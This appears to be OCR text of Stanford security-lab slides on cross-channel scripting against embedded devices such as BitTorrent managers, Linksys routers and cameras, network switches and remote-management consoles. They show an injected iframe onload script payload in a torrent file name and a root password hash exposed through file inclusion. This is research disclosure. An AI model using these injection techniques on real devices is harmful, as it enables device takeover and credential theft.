
Massive exploitation



Massive exploitation



Massive exploitation



Peer-to-peer XCS attack result



The screenshot shows the BitTorrent Download Manager interface. At the top left is the BitTorrent logo and "Download Manager". On the right is the "BUFFALO" logo. Below the header is a section titled "Torrent Downloads" with a "Browse..." button and a message "No File Selected". A green bar highlights the text "XCS attack". Below this are three buttons: "Start", "Stop", and "Remove". The main area displays a table of torrent files:

| Name | Size | Prog |
|---|----------|------|
| <iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'"> | 137.6 KB | |
| 2.pdf | | |

Below the table, a smaller window shows a file named "tbp.d2" with the same exploit code: <iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'">. The exploit code is highlighted in green in both the main table and the smaller window.

Conclusion



- ▶ Sticky technology
- ▶ Standardize...
 - remote access
 - firmware upgrade
 - rendering to HTML
 - configuration backup

Thanks to Eric Lovett and Parks Associates!

Questions?

<http://seclab.stanford.edu>

Configuration file XCS



WiFi router

- ▶ Linksys WRT54G2
- ▶ Standard features
- ▶ Config backup

Mature technology...


Configuration file XCS




Configuration file XCS




Configuration file XCS



Configuration file XCS



Configuration file XCS



Configuration file XCS attack result



LINKSYS®
A Division of Cisco Systems, Inc.

Firmware Version: 1.0.00

Wireless-G Broadband Router WRT54G2

Access Restrictions Setup Wireless Security Access Restrictions Applications & Gaming Administration Status

Internet Access

Internet Access Policy: 1(firewall test) Summary

Status: Enable Disable

Enter Policy Name: firewall test

PCs: [Edit List of PCs](#)

Deny Allow

Days: Everyday Sun Mon Tue Wed Thu Fri Sat Sun Mon Tue Wed Thu Fri Sat

Internet access during selected day

Internet Access Policy: You may define up to 10 access policies. Click Delete to delete a policy or Summary to see a summary of the policy.

Status: Enable or disable a policy.

Policy Name: You may assign a name to your policy. More...

Days: Choose the day of the week you would like your policy to be applied.

Times: Enter the time of the day to start the policy.

Save

An easy fix




An easy fix



Sign with a device private key !

An easy fix



Sign with a device private key !

What about arbitrary file inclusion?



What about arbitrary file inclusion?



LINKSYS®

Compact Wireless-G Internet Video Camera

Home | View Video | Setup

Setup

Basic

Image

Administrator

Users

SoloLink DDNS

Options

Status

root:\$1\$VjqxNiBT\$gW0TOYeQ9cNPI8/aAK2wP.....

Apply Cancel Help

Apply Cancel Help

What about arbitrary file inclusion?



LINKSYS®

Compact Wireless-G Internet Video Camera

Home | View Video | Setup

Setup

Basic

Image

Administrator

Users

SoloLink DDNS

Options

Status

root:\$1\$VjqxNiBT\$gW0TOYeQ9cNPI8/aAK2wP.....

Apply Cancel Help

Apply Cancel Help

More attacks: Switches



System Setting

System Name:

Location Name: asdf2

Login Timeout (3 - 30 minutes): 30

IP Address

Get Dynamic IP from DHCP Server

Static IP Address

IP address: 192 . 168 . 1 . 103

Subnet mask: 255 . 255 . 255 . 0

Gateway: 192 . 168 . 1 . 1

Buttons: Apply, Help

A modal dialog box is displayed: "The page at http://192.168.1.103 says:" with an exclamation mark icon and an OK button.

Netgear switch

System Information

System Name: TEG-S811Fi

System Description: 8 10/100TX + 1 10/100/1000T + 1 MINI-GBIC Managed Switch

System Location: loc

System Contact:


Buttons: Apply, Help

Firmware Version: v1.01


Kernel Version: v1.61

MAC Address: 0014D1D0A6C1

Trendnet switch




More attacks: LOM



The screenshot shows the IBM Remote Supervisor Adapter II (RSA) II interface. The top bar displays the IBM logo and the title "Remote Supervisor Adapter II R". The left sidebar contains a navigation menu with sections like "Server" (selected), "Tasks", and "ASM Control". Under "Server", "Monitors" is expanded, showing "System Status" (selected), "Event Log", and "Vital Product Data". Under "Tasks", options include "Power/Restart", "Remote Control", "PXE Network Boot", and "Firmware Update". Under "ASM Control", options are "System Settings", "Login Profiles", and "Alerts". The main content area is titled "Event Log" and includes a checkbox for "Monitor log state events". Below this is a large button with the Stanford University logo. The bottom of the interface shows some system status indicators.

IBM RSA II



The screenshot shows the Intel® Active Management Technology (AMT) interface. The top bar displays the Intel AMT logo and the title "Intel® Active Management Technology". The left sidebar lists management options: "System Status", "Hardware Information", "Event Log", "Remote Control", "Power Policies", "Network Settings", "Wireless Settings", and "User Accounts". The main content area is titled "Wireless Settings" and shows the following details:

- Band mode capabilities: A B G N
- Radio state: Off
- Wireless Management: Disabled (with an "Enable" button)

The right side of the interface shows a list of wireless network profiles: "test3" (selected), "Move Up", "Move Down", "Move Up", and "Move Down".

Intel vPro/AMT